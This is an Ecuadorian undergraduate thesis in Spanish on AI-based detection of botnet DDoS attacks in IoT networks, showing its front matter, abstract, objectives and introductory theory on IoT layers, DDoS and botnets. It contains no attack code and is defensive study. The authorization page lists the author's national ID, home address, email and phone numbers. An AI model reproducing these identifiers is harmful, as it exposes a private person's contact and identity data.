UNIVERSIDAD TÉCNICA DEL NORTE

FACULTAD DE INGENIERÍA EN CIENCIAS APLICADAS

CARRERA DE INGENIERÍA EN TELECOMUNICACIONES

MECANISMO DE DETECCIÓN DE ATAQUES DDoS BASADO EN BOTNES PARA REDES IoT MEDIANTE INTELIGENCIA ARTIFICIAL

TRABAJO DE GRADO PREVIO A LA OBTENCIÓN DEL TÍTULO DE INGENIERO EN TELECOMUNICACIONES

AUTOR:

LENIN STALIN SALINAS LEÓN

DIRECTOR:

MSC. FABIÁN GEOVANNY CUZME RODRÍGUEZ

IBARRA, 2026

UNIVERSIDAD TÉCNICA DEL NORTE

BIBLIOTECA UNIVERSITARIA

AUTORIZACIÓN DE USO Y PUBLICACIÓN A FAVOR DE LA UNIVERSIDAD TÉCNICA DEL NORTE

1. IDENTIFICACIÓN DE LA OBRA

En cumplimiento del Art. 144 de la Ley de Educación Superior, hago la entrega del presente trabajo a la Universidad Técnica del Norte para que sea publicado en el Repositorio Digital Institucional, para lo cual pongo a disposición la siguiente información:

DATOS DE CONTACTO			
CÉDULA DE IDENTIDAD:	1003098058		
APELLIDOS Y NOMBRES:	Salinas León Lenin Stalin		
DIRECCIÓN:	Enrique Jácome y Monseñor Echeverria		
EMAIL:	lssalinas@utn.edu.ec		
TELÉFONO FIJO:	062909660	**TELÉFONO MÓVIL:**	0983760798

DATOS DE LA OBRA	
TÍTULO:	Mecanismo de detección de ataques DDoS basado en Botnes para redes IoT mediante inteligencia artificial.
AUTOR (ES):	Salinas León Lenin Stalin
FECHA:	25-02-2026
SOLO PARA TRABAJOS DE GRADO	
PROGRAMA:	■ **PREGRADO** □ **POSGRADO**
TITULO POR EL QUE OPTA:	Ingeniero En Telecomunicaciones
ASESOR /DIRECTOR:	Msc. Fabián Geovanny Cuzme Rodríguez Msc. Jaime Roberto Michilena Calderon

2. CONSTANCIAS

El autor (es) manifiesta (n) que la obra objeto de la presente autorización es original y se la desarrolló, sin violar derechos de autor de terceros, por lo tanto, la obra es original y que es (son) el (los) titular (es) de los derechos patrimoniales, por lo que asume (n) la responsabilidad sobre el contenido de esta y saldrá (n) en defensa de la Universidad en caso de reclamación por parte de terceros.

Ibarra, a los 25 días del mes de febrero de 2026.

EL AUTOR:

Lenin Stalin Salinas León

C.C.: 1003098058

UNIVERSIDAD TÉCNICA DEL NORTE

FACULTAD DE INGENIERÍA EN CIENCAS APLICADAS

CERTIFICACIÓN

Ibarra, 25 de febrero de 2026

MAGÍSTER FABIÁN GEOVANNY CUZME RODRÍGUEZ

DIRECTOR DEL PRESENTE TRABAJO DE TITULACIÓN

CERTIFICA:

Que el presente trabajo de Titulación "MECANISMO DE DETECCIÓN DE ATAQUES DDoS BASADO EN BOTNES PARA REDES IoT MEDIANTE INTELIGENCIA ARTIFICIAL", ha sido desarrollado por el señor Lenin Stalin Salinas León bajo mi supervisión.

Es todo cuanto puedo certificar en honor a la verdad.

Firmado electrónicamente por:
FABIAN GEOVANNY CUZME RODRIGUEZ
Validar únicamente con FirmaEC

MSc. Fabián Geovanny Cuzme Rodríguez

C.C.: 1311527012

DIRECTOR

UNIVERSIDAD TÉCNICA DEL NORTE

FACULTAD DE INGENIERÍA EN CIENCIAS APLICADAS

DEDICATORIA

Dedico este trabajo de titulación, en primer lugar, a mi madre, por su amor incondicional, por su sacrificio constante y por ser mi mayor ejemplo de fortaleza y perseverancia, gracias por cada consejo, por cada palabra de aliento y por nunca dejarme rendir, a mis docentes, quienes con su conocimiento, guía y dedicación contribuyeron a mi formación profesional y personal. Cada enseñanza impartida ha sido fundamental en este camino académico, a mis amigos, por su apoyo, motivación y compañía durante esta etapa, por compartir momentos de esfuerzo y también de alegría, las risas, la bueno, lo malo y todo lo que pasamos juntos.

Por último, a quienes están y a quienes ya no están físicamente, pero forman parte de mi historia y de lo que soy hoy, porque sin cada una de esas personas que marcaron mi vida, no sería quien soy, para existir la fe que tengo sobre mi para estar hoy cumpliendo este logro.

UNIVERSIDAD TÉCNICA DEL NORTE

FACULTAD DE INGENIERÍA EN CIENCIAS APLICADAS

AGRADECIMIENTO

Expreso mi más sincero agradecimiento a la Universidad Técnica del Norte y a la Carrera de Ingeniería en Telecomunicaciones, por brindarme la oportunidad de formarme profesionalmente y desarrollar el presente trabajo de titulación. A mi director de tesis, por su orientación, apoyo y guía constante durante el desarrollo de esta investigación, así como por sus valiosas observaciones que contribuyeron al fortalecimiento del trabajo. A todos los docentes que formaron parte de mi proceso académico, por compartir sus conocimientos, experiencia y valores, los cuales fueron fundamentales en mi crecimiento profesional. A mi familia y amigos, por su apoyo incondicional, comprensión y motivación en cada etapa de este proceso. Finalmente, agradezco a todas las personas que, de manera directa o indirecta, aportaron con su apoyo y confianza para la culminación de esta meta académica.

UNIVERSIDAD TÉCNICA DEL NORTE

FACULTAD DE INGENIERÍA EN CIENCIAS APLICADAS

RESUMEN

El crecimiento acelerado del Internet de las Cosas (IoT) ha provocado que cada vez existan más dispositivos conectados a la red, lo que también ha incrementado los riesgos de seguridad. Entre las principales amenazas se encuentran los ataques de Denegación de Servicio Distribuido (DDoS) basados en Botnets, los cuales utilizan dispositivos comprometidos para generar grandes volúmenes de tráfico malicioso y afectar la disponibilidad de los servicios. En este contexto, el presente trabajo tiene como propósito diseñar e implementar un mecanismo que permita detectar este tipo de ataques en redes IoT mediante el uso de técnicas de inteligencia artificial.

Para el desarrollo de la investigación se aplicó una metodología estructurada por fases, que incluyó el análisis de requerimientos, la selección de Datasets, el diseño del escenario de simulación y la implementación del modelo de detección. El entorno experimental se construyó utilizando contenedores Docker sobre Debian Bookworm, lo que permitió segmentar la red en tres dominios: red IoT, red Botnet y red de servidores, conectados a través de un Gateway central encargado de capturar y analizar el tráfico. En este escenario se generó tráfico legítimo mediante el protocolo MQTT y tráfico malicioso a través de un servidor de comando y control (C2) que coordinaba a los bots.

El modelo de inteligencia artificial fue entrenado con el Dataset TON_IoT, aplicando procesos de preprocesamiento y balanceo de datos mediante SMOTE, y utilizando el algoritmo Random Forest para la clasificación del tráfico. La evaluación se realizó con

métricas como Accuracy, Precision, Recall y F1-score en diferentes escenarios donde se variaba la cantidad de dispositivos IoT y bots.

Los resultados obtenidos demuestran que el mecanismo propuesto permite diferenciar de manera adecuada el tráfico normal del tráfico malicioso, manteniendo valores altos de precisión y un comportamiento estable incluso en escenarios con alta intensidad de ataque. En este sentido, se concluye que la integración de técnicas de inteligencia artificial con entornos de simulación controlados representa una alternativa viable y escalable para la detección temprana de ataques DDoS en redes IoT.

Palabras clave: Botnet, Inteligencia Artificial, IoT, DDoS, Random Forest, Docker, Ciberseguridad, Controlador C2.

UNIVERSIDAD TÉCNICA DEL NORTE

FACULTAD DE INGENIERÍA EN CIENCIAS APLICADAS

ABSTRACT

The accelerated growth of the Internet of Things (IoT) has led to an increasing number of devices connected to the network, which has also raised significant security risks. Among the main threats are Distributed Denial of Service (DDoS) attacks based on Botnets, which use compromised devices to generate large volumes of malicious traffic and affect service availability. In this context, the present research aims to design and implement a detection mechanism for this type of attack in IoT networks through the use of artificial intelligence techniques.

The research methodology was structured in phases, including requirements analysis, Dataset selection, simulation scenario design, and implementation of the detection model. The experimental environment was built using Docker containers on Debian Bookworm, allowing the network to be segmented into three domains: IoT network, Botnet network, and server network, interconnected through a central Gateway responsible for capturing and analyzing network traffic. In this scenario, legitimate traffic was generated using the MQTT protocol, while malicious traffic was produced through a Command and Control (C2) server that coordinated the bots.

The artificial intelligence model was trained using the TON_IoT Dataset, applying preprocessing techniques and data balancing through SMOTE, and using the Random Forest algorithm for traffic classification. The evaluation was carried out using metrics such as Accuracy, Precision, Recall, and F1-score under different scenarios where the number of IoT devices and bots was varied.

The results show that the proposed mechanism is capable of effectively distinguishing normal traffic from malicious traffic, maintaining high precision values and stable performance even under high attack intensity scenarios. Therefore, the integration of artificial intelligence techniques with controlled simulation environments represents a viable and scalable alternative for the early detection of DDoS attacks in IoT networks.

Keywords: Botnet, Artificial Intelligence, IoT, DDoS, Random Forest, Docker, Cybersecurity, C2 Controller.

ÍNDICE DE CONTENIDOS

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

Capítulo I: Antecedentes

1.1. Tema

MECANISMO DE DETECCIÓN DE ATAQUES DDoS BASADO EN BOTNES PARA REDES IoT MEDIANTE INTELIGENCIA ARTIFICIAL

1.2. Problema

El Internet de las Cosas(IoT) se ha convertido en una herramienta que nos ayuda a monitorear procesos mediante la convergencia de dispositivos como sensores y actuadores que nos permiten automatizar procesos o actividades en industrias u hogares permitiendo ejecutar acciones remotas para activar o desactivar dichos dispositivos lo cual representa una reducción en tiempos de respuesta y acciones para realizar determinadas actividades, (SALAMANCA, 2023) realizando una actividad y despliegue combinando entere varios dispositivos IoT se puede realizar una implementación técnica de entornos antes no explorados mediante una infraestructura IoT.

Así mismo a la par de la expansión de las redes y tecnologías IoT se ha generado un campo abierto muy extenso que presenta varias vulnerabilidades en cuanto a seguridad y ataques, para lo cual se necesita tener un ambiente más robusto que evite que se puedan generar ataques o dispositivos controlados mediante un intruso y de esta manera garantizar el funcionamiento del equipo para el fin que fue desarrollado. La necesidad de brindar seguridad a una red y dispositivos IoT se presenta después de llegar a conocer que existen atacantes que pueden extraer manipular dispositivos IoT para generar ataques (Marcelo, 2023), desviar información, centralizar redes zombis, Botnets, extraer, modificar, generar o eliminar información que atraviesa la red en el momento del ataque, con el fin de evitar estas prácticas mal intencionadas se ve la necesidad de generar algoritmos y métodos de defensa


para las redes IoT que pueden ser mejorados junto al uso de Machine Learning (Dolores, 2021).

A partir de la pandemia del 2019 se presentó un aumento significativo de las redes y dispositivos IoT desplegados a nivel mundial, lo cual permitió seguir utilizando varios sectores de diversas compañías a la par de ciertos dispositivos en hogares o lugares públicos, y eso estuvo bien , hasta que los atacantes se dieron cuenta que podían utilizar dichos dispositivos y redes para generar Botnets (LACNIC, 2023) ya que el kernel es demasiado básico y no presenta las medidas de seguridad necesarias para una infraestructura sin vulnerabilidades y pueden ser usados para generar tráfico malicioso dirigido a organizar o realizar un ataque más robusto a varios dispositivos o redes.

En el ambiente del aprendizaje de máquina se han logrado identificar varios ataques y tipos de ataques (Hispasec, 2024) en los que se ha identificado las redes y dispositivos comprometidos en donde se han realizado cambios significativos en su funcionamiento, código de kernel y tráfico generado de donde se puede obtener una lista de los dispositivos más vulnerables y el tipo de ataque más común utilizado mediante ellos así como las Botnets más robustas creadas para un ataque cibernético, evidenciando en la figura 1 el árbol de problemas donde se muestran las causas y efectos de las vulnerabilidades de las redes IoT frente a los ataques DDoS impulsados por Botnets.

Figura 1

Árbol de causas y efectos sobre el Mecanismo de detección de ataques DDoS basado en Botnes para redes IoT mediante inteligencia artificial.



1.3. Objetivos

1.3.1. Objetivo General

Diseñar un mecanismo de detección de ataques DDoS basado en Botnes para redes IoT mediante inteligencia artificial.

1.3.2. Objetivos Específicos

- Identificar los diferentes ataques relacionados a las Botnets en una red IoT.

- Analizar los requerimientos para el escenario de simulación y los Datasets para diseñar un algoritmo de predicción para la detección de ataques DDoS basado en Botnes en sistemas IoT.
- Implementar un escenario de simulación controlado que simule una red IoT para el análisis del tráfico generado desde una Botnet.
- Adaptar un modelo de inteligencia artificial basado en los algoritmos seleccionados para realizar una predicción de un ataque Botnet en una red IoT.
- Evaluar el funcionamiento y desempeño del mecanismo de detección de ataques DDoS basado en Botnes para redes IoT mediante la valoración de métricas de rendimiento.


1.4. Alcance

En el presente trabajo se abordará una problemática crítica en el ámbito de la seguridad cibernética de las redes IoT. En la actualidad, las redes de dispositivos IoT están experimentando un rápido crecimiento y se están integrando en una variedad de entornos, desde hogares inteligentes hasta infraestructuras industriales y ciudades inteligentes. Sin embargo, este aumento en la conectividad también ha aumentado la superficie de ataque y ha expuesto estas redes a una serie de amenazas cibernéticas, siendo los ataques DDoS uno de los riesgos más significativos y potencialmente devastadores (Ruiz., 2013).

Se plantea diseñar un sistema de detección de Botnets en redes IoT usando Inteligencia Artificial el cual seguirá el esquema que se muestra en la figura 2.

Figura 2

Diagrama del mecanismo de detección de ataques DDoS basado en Botnes para redes IoT mediante inteligencia artificial.



En la figura anterior se puede apreciar el diagrama en el cual se va a basar el presente trabajo de investigación en donde podemos observar una red de dispositivos IoT junto al servidor interno en donde se almacena la información después de ser recopilada por el Gateway, en el segundo bloque podemos observar el servidor y la Internet en donde se encuentra conectado el servidor externo donde se almacenan la información de los sensores de la red IoT, además podemos encontrar el Bot Master que es el responsable de crear y operar la Botnet junto a todos los dispositivos conectados en ella para realizar los ataques a los dispositivos, clientes o redes víctimas, en el tercer bloque podemos ver la red de dispositivos finales y los dispositivos que pertenecen a la red Botnet que es operada por el Bot Master.

En este contexto, esta tesis propone un enfoque innovador basado en la combinación de técnicas de detección de Botnets con algoritmos de inteligencia artificial. Este sistema de detección aprovechará los datos de tráfico y comportamiento de la red para identificar patrones anómalos que puedan indicar la presencia de un ataque DDoS en curso. Además de su capacidad de detección, el sistema también estará equipado con mecanismos de respuesta

automatizada que puedan activarse para mitigar el impacto del ataque y proteger la integridad y disponibilidad de los dispositivos IoT y los servicios asociados. La investigación no solo se centrará en el desarrollo teórico del sistema, sino que también incluirá una fase práctica de implementación y evaluación en entornos simulados y reales de redes IoT. Esta evaluación permitirá validar la efectividad y viabilidad del sistema en condiciones del mundo real y proporcionará información valiosa sobre su desempeño y posibles áreas de mejora. En última instancia, se espera que la tesis haga una contribución significativa al campo de la seguridad cibernética en las redes IoT al proporcionar una solución innovadora y efectiva para mitigar una de las amenazas más urgentes y persistentes que enfrentan estas redes emergentes.

Para el desarrollo del mecanismo de detección de ataques DDoS basado en Botnets para redes IoT mediante inteligencia artificial se plantea el siguiente esquema en base a la metodología de investigación PMBOK, el cual constará de las siguientes fases:

1. **Inicio:**

En donde se analizará el alcance del proyecto en base a los objetivos planteados en el mismo, identificando los elementos más relevantes a en torno a la seguridad en las telecomunicaciones y redes IoT, así como los principales dispositivos y proveedores e incluso equipos de conexión a internet que se usan para generar una red IoT.

Se generará un análisis de los riesgos que implica una red con falencias en la seguridad así como un dispositivo IoT que este expuesto a ataques ya sea por su mala instalación, uso , o configuración dentro de una red de sensores o dispositivos los cuales comúnmente son ignorados en el ámbito de seguridad ya que son pequeños y básicos y comúnmente no tienen un método de conexión diferente a la aplicación del fabricante o del

desarrollador del sistema para su configuración en kernel o seguridad, si no solo para poder conectarlo a una red.

2. Planificación

Se tomará como base datasheets, Datasets y trabajos investigativos previamente analizados, así como información relevante de ataques potenciales mediante Botnets a redes IoT o servidores y redes en específico mediante un ataque DDoS que se origina desde varios dispositivos IoT, los cuales de no ser controlados a tiempo hubieran generado un daño de mayor alcance.

Seguidamente se realizará un análisis del alcance que puede tener una inteligencia artificial en el caso de analizar una red IoT, así como su comunicación tanto interna como externa, para detectar un tráfico inusual en base a Datasets previamente recopilados, los cuales ayudarán a generar el mecanismo planteado para poder ejecutarlo en un ambiente controlado y simulado.

3. Ejecución

Se plantea ejecutar una red dentro de un sistema de simulación IoT la cual será víctima de un ataque DDoS controlado desde una red Botnet simulada en un sistema que nos permita desplegar un ataque DDoS para verificar cual será el alcance de las vulnerabilidades y el ataque en base a las acciones que el Bot Master realice, basándonos en los Datasets recopilados de los ataques más grandes realizados en años anteriores a varias redes y dispositivos de varios tipos.

En base a la información obtenida de en el análisis realizado con las redes simuladas se diseñará el mecanismo de detección de ataques DDoS basado en Botnes para redes IoT mediante inteligencia artificial, el cual será de ayuda para evitar que se genere un ataque ya

que realizará su acción de control y mitigación en base a las métricas obtenidas anteriormente.

4. Seguimiento y control

Realizaremos varias pruebas conjuntamente de las redes simuladas junto al mecanismo de detección de ataques DDoS basado en Botnes para redes IoT mediante inteligencia artificial, las cuales nos ayudaran a verificar el desempeño del mecanismo realizado para poder mitigar y controlar un ataque potencial el cual podría desestabilizar o denegar el servicio de uno o varios dispositivos IoT o finalmente de una red IoT o escalarse a una red, servicio o servidor externo, y así podremos verificar el funcionamiento correcto del mecanismo de detección de ataques DDoS basado en Botnes para redes IoT mediante inteligencia artificial para identificar el alcance de la solución propuesta.

5. **Cierre**

Se realizará un compendio de la información recabada antes, durante y después del desarrollo del mecanismo de detección de ataques DDoS basado en Botnes para redes IoT mediante inteligencia artificial para poder documentar las bases, proceso, ejecución y resultados del mecanismo planteado para elaborar un análisis comparativo del funcionamiento de una red expuesta sin seguridad y la misma red después de implementar nuestro mecanismo.

1.5. Justificación

En la última década, el Internet de las cosas (IoT) ha experimentado un crecimiento exponencial, con una proliferación de dispositivos interconectados que abarcan desde dispositivos domésticos inteligentes hasta infraestructuras industriales críticas. Sin embargo, este rápido avance tecnológico ha traído consigo una serie de desafíos de seguridad

significativos, especialmente en lo que respecta a la detección y prevención de Botnets en dispositivos IoT. Las Botnets representan una amenaza grave para la seguridad cibernética, ya que pueden ser utilizadas por atacantes para lanzar una variedad de ataques, incluyendo el robo de datos, el secuestro de dispositivos y la interrupción de servicios críticos. Por lo tanto, es imperativo desarrollar métodos efectivos para detectar y mitigar estas amenazas en el contexto de las redes y dispositivos IoT (Velastegui Morales, 2024).

La justificación para este estudio radica en la necesidad urgente de abordar las vulnerabilidades de seguridad en las redes y dispositivos IoT y de desarrollar estrategias efectivas para proteger la integridad y confidencialidad de los datos transmitidos a través de estas redes. Con la creciente adopción de dispositivos IoT en una amplia gama de industrias y aplicaciones, incluyendo la atención médica, la energía, la fabricación y el transporte, el impacto potencial de un ataque exitoso a gran escala podría ser catastrófico (Diaz, 2014). Por lo tanto, es fundamental que los investigadores y profesionales de la seguridad cibernética trabajen en conjunto para desarrollar soluciones innovadoras y eficaces para abordar estos desafíos.

Este estudio se justifica además por la relevancia y la oportunidad del tema ya que con la pandemia del COVID-19 se aceleró la adopción de tecnologías IoT en áreas como la telemedicina, el trabajo remoto y la educación en línea, la necesidad de garantizar la seguridad y la privacidad de los datos transmitidos a través de estas redes es más urgente que nunca. Además, el desarrollo y la implementación de un sistema de detección de Botnets en dispositivos IoT mediante técnicas de Machine Learning podría tener un impacto significativo en la protección de infraestructuras críticas y la mitigación de los riesgos de seguridad cibernética en un mundo cada vez más interconectado (Vargas, 2023).

Capítulo II: Estado del Arte

Este capítulo se centra en proporcionar un análisis detallado de los conceptos fundamentales teóricos para la comprensión del tema de investigación. Se tratará la fundamentación de la importancia del tema, su inicio, proceso, comportamiento e importancia de este fenómeno, el impacto en especial en las redes IoT, su funcionamiento y efectividad en el intercambio de información. En este contexto, se generará una comparación de los mecanismos tradicionales para detectar o mitigar un ataque DDoS desde o hacia una red IoT, así como análisis de ataques realizados anteriormente que hayan ocasionado vulneración de infraestructura a redes IoT en las cuales se haya generado un daño parcial, total, momentáneo o persistente a la información enviada, almacenada o intercambiada en el momento de generarse el ataque.

Para complementar el estudio se realizara una investigación de simuladores, algoritmos e información que permita realizar un Mecanismo de Detección de Ataques DDoS basado en Botnets para Redes IoT mediante Inteligencia Artificial el cual permitirá detectar el momento en el que se intente realizar un ataque DDoS para obtener, manipular o suplantar información valiosa que se esté intercambiando en la red o se deba almacenar, o a su vez intentar convertir la red IoT en parte de la Botnet para realizar un ataque más complejo a una infraestructura más grande o a más dispositivos finales.

2.1 Internet de las Cosas (IoT)

El Internet de las cosas (IoT) hace referencia a una infraestructura de comunicación que conecta y permite interactuar a dispositivos físicos, como sensores, actuadores y dispositivos de consumo, mediante una red inalámbrica. Estos dispositivos, a los cuales se les da el nombre de "nodos", pueden ser cualquier dispositivo que tenga la capacidad de recopilar, procesar y compartir datos, como puertas inteligentes, electrodomésticos, vehículos, sensores, etc. (Bernal & Enrique, 2020).La tecnología IoT permite a estos


dispositivos comunicarse entre sí y con servidores internos y remotos, lo que permite la gestión y el control a distancia de los dispositivos, así como la recopilación y tratamiento de datos en tiempo real. Esto permite mejorar la eficiencia, la seguridad y la eficacia en una amplia variedad de sectores, incluyendo la industria, la salud, la energía y el transporte, para detectar cambios o fallos dentro de la red IoT o de los equipos, entornos y ambientes a los cuales se está realizando el monitoreo.

2.1.2 Arquitectura IoT, protocolos, tecnologías de comunicación.

En esta sección se abordarán los conceptos generales de los principales protocolos y tecnologías usadas para realizar una arquitectura IoT en la cual se realice un intercambio de información, se explicará los diferentes protocolos en cada capa de la arquitectura IoT como se indica en la Figura 3**.**

Figura 3

Arquitectura IoT (ITU,2020)



- **Capa percepción o Dispositivos.**

  En esta capa se encuentran los dispositivos físicos de la red IoT que pueden ser pueden ser sensores, actuadores, dispositivos portátiles, electrodomésticos inteligentes, etc.

Protocolos y Tecnologías:

- **RFID**: Identificación por radiofrecuencia para la identificación y seguimiento de objetos.
- **Zigbee**: Protocolo de comunicación inalámbrica para aplicaciones de baja potencia y velocidad.
- **Bluetooth**: Comunicación inalámbrica de corto alcance para conectar dispositivos.
- **Wi-Fi**: Comunicación inalámbrica de alta velocidad.
- **Lora WAN:** Tecnología de red de área amplia de baja potencia para comunicación de largo alcance.

- **Capa de red o transporte**

  En esta capa se realiza transmisión de datos recopilados por los dispositivos de la capa de percepción a otras partes de la arquitectura de IoT, como servidores o la nube.

  Protocolos y Tecnologías:

  - **IP (Internet Protocol):** Protocolo de enrutamiento principal para la transmisión de datos en internet.
  - **6LoWPAN:** IPv6 sobre redes inalámbricas de área personal de baja potencia.
  - **MQTT (Message Queuing Telemetry Transport):** Protocolo de mensajería ligero para el transporte de mensajes de telemetría.
  - **COAP (Constrained Application Protocol):** Protocolo para dispositivos con restricciones de recursos.
  - **NB-IoT (Narrowband IoT):** Tecnología de comunicación de baja potencia y largo alcance diseñada para aplicaciones IoT.
  - **Sigfox:** Tecnología de red LPWAN para comunicación de baja potencia y largo alcance.

- **Capa de procesamiento**

  En esta capa se realiza el procesamiento y análisis de datos y se incluye el almacenamiento en la nube, análisis de datos, gestión de dispositivos y otras funcionalidades de backend.

  Protocolos y Tecnologías:

  - **HTTP/HTTPS:** Protocolo de transferencia de hipertexto para la comunicación entre servidores web y clientes.
  - **WebSockets:** Protocolo de comunicación bidireccional en tiempo real entre un servidor y un cliente.
  - **RESTful APIs:** Interfaces de programación de aplicaciones que utilizan HTTP para el acceso y manipulación de datos.
  - **Cloud Services (AWS IoT, Azure IoT Hub, Google Cloud IoT):** Plataformas que proporcionan servicios de almacenamiento, procesamiento y análisis de datos.

- **Capa aplicación**

  En esta capa se incluye las aplicaciones finales que interactúan con los usuarios finales, pueden ser aplicaciones móviles, aplicaciones web, paneles de control, sistemas de automatización, etc.

  Protocolos y Tecnologías:

  - **HTML/CSS/JavaScript:** Tecnologías web para el desarrollo de interfaces de usuario.
  - **Mobile Apps (iOS/Android):** Aplicaciones móviles para interactuar con dispositivos IoT.
  - **Dashboard Solutions (Grafana, Kibana):** Herramientas para la visualización y análisis de datos.

- **IFTTT (If This Then That):** Plataforma que permite la creación de cadenas de condiciones y acciones para automatizar tareas.

2.2 Ataques DDoS

A continuación, se indican las definiciones generales de un ataque de denegación de servicio (DoS) y un ataque de denegación de servicio distribuido (DDoS) así como sus principales características.

- **Ataque de Denegación de Servicio (DoS)**

Un ataque de Denegación de Servicio (DoS) es un intento malicioso de interrumpir el funcionamiento normal de un servidor, servicio o red, haciéndolo inaccesible para sus usuarios legítimos, se logra sobrecargando el objetivo con un flujo masivo de solicitudes de manera que no pueda manejarlo, lo que lleva a una reducción significativa del rendimiento o incluso a un colapso total, os ataques DoS suelen ser lanzados desde una única fuente que realizara un numero extremo de solicitudes para desencadenar el malfuncionamiento del servidor o dispositivo (León, 2021).

- **Ataque de Denegación de Servicio Distribuido (DDoS)**

Un ataque de Denegación de Servicio Distribuido (DDoS) es una variante más avanzada y peligrosa del DoS. En un ataque DDoS, múltiples sistemas comprometidos, a menudo distribuidos geográficamente y conocidos como una Botnet, son utilizados para generar una avalancha de tráfico hacia el objetivo(Mejía Viteri et al., 2022). Esto proceso aumenta el volumen del ataque, haciéndolo mucho más difícil de mitigar, y de una manera significativa complica la identificación y bloqueo de las fuentes maliciosas, ya que el tráfico proviene de múltiples direcciones simultáneamente en donde al realizar un análisis se tiene un rebote continuo entre todas las fuentes de origen.

2.2.1 Botnets

Una Botnet es un grupo de dispositivos conectados a Internet, generalmente dispositivos IoT (Internet of Things), que han sido infectados por malware y pueden ser controlados remotamente por un atacante. Estos dispositivos, denominados "Bots", pueden ser cualquier tipo de dispositivo conectado a Internet, como cámaras, dispositivos de seguridad, routers, etc. Una vez infectados, los dispositivos pueden ser utilizados para realizar ataques malintencionados, como ataques DDoS (Denegación de servicio distribuido), phishing, spam, y otros tipos de ciberdelitos(Shi, 2021). Los atacantes pueden controlar estos dispositivos a distancia, lo que les permite realizar ataques en gran escala y con una gran cantidad de recursos, lo que puede ser muy difícil de detectar y mitigar.

